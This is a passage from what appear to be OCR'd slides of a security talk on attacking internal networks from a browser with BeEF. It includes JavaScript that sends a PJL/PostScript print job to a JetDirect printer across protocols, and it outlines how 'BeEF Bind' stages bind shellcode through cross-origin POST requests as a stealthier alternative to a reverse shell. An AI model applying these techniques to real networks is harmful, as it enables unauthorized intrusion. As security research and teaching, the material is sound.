xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send(body);
```



Attacking Networks

- Printing for fun (thanks jetdirect)

```
var body = String.fromCharCode(27) +
"%-12345X@PJL ENTER LANGUAGE = POSTSCRIPT\r\n"
+ "%!PS\r\n"
+ "/Courier findfont\r\n"
+ "20 scalefont\r\n"
+ "setfont\r\n"
+ "72 500 moveto\r\n"
+ "(Demonstrating IPC) show\r\n"
+ "showpage\r\n"
+ String.fromCharCode(27) + "%-12345X";
```




Attacking Networks

- BeEF Bind
  - Staging bind shellcode for 32/64 bit Windows/ Linux
  - Works as a WebServer
    - Send the small stager with the first POST request that is exploiting the bug
    - Stager runs in memory, binds a socket on port X
    - Second POST request to port X with stage
    - The server replies with Access-Control-Allow-Origin: *


Attacking Networks

- Cross-origin Interaction with BeEF Bind:




Attacking Networks

- Without BeEF Bind (classic reverse shell)



Attacking Networks

- With BeEF Bind (more stealthy)



Conclusions